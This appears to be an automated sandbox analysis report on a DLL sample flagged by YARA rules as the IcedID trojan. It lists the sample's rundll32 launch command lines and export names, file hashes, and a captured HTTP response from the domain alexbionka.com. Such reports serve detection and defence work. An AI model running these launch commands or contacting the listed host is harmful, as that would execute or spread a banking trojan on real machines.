Aug 12, 2022 00:28:22.168242931 CEST	93	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 11 Aug 2022 22:28:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 63 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 61 6c 65 78 62 69 6f 6e 6b 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10c<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at alexbionka.com Port 80</address></body></html>0

Statistics

Behavior

- loaddll64.exe
- cmd.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe



System Behavior

Analysis Process: loaddll64.exe PID: **3960**, Parent PID: **5596**

General	
Target ID:	0
Start time:	00:28:07
Start date:	12/08/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\y2D56.tmp.dll"
Imagebase:	0x7ff6a02b0000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1944**, Parent PID: **3960**

General	
Target ID:	1
Start time:	00:28:08
Start date:	12/08/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",#1
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4956**, Parent PID: **3960**

General

Target ID:	2
Start time:	00:28:08
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,JfUksQmDGYQRSQfC
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2700**, Parent PID: **1944**

General

Target ID:	3
Start time:	00:28:08
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",#1
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000003.00000002.432152014.00000212820D0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000003.00000002.431671660.0000000180004000.00000002.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000003.00000002.431790390.00000212802D9000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2264**, Parent PID: **3960**

General

Target ID:	4
Start time:	00:28:12
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,MVeMOgOlu
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **4040**, Parent PID: **3960**

General

Target ID:	5
Start time:	00:28:15
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,OnqcowdLVOpj
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **5672**, Parent PID: **3960**

General

Target ID:	6
Start time:	00:28:18
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",JfUksQmDGYQRSQfC
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **5652**, Parent PID: **3960**

General	
Target ID:	7
Start time:	00:28:19
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",MVeMOgOlu
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **3976**, Parent PID: **3960**

General	
Target ID:	9
Start time:	00:28:19
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",OnqcowdLVOpj
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **3516**, Parent PID: **3960**

General	
Target ID:	11
Start time:	00:28:20
Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",aXXRQNg
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **3568**, Parent PID: **3960**

General	
Target ID:	12
Start time:	00:28:21

Start date:	12/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",agetCYHzlW
Imagebase:	0x7ff79fb80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly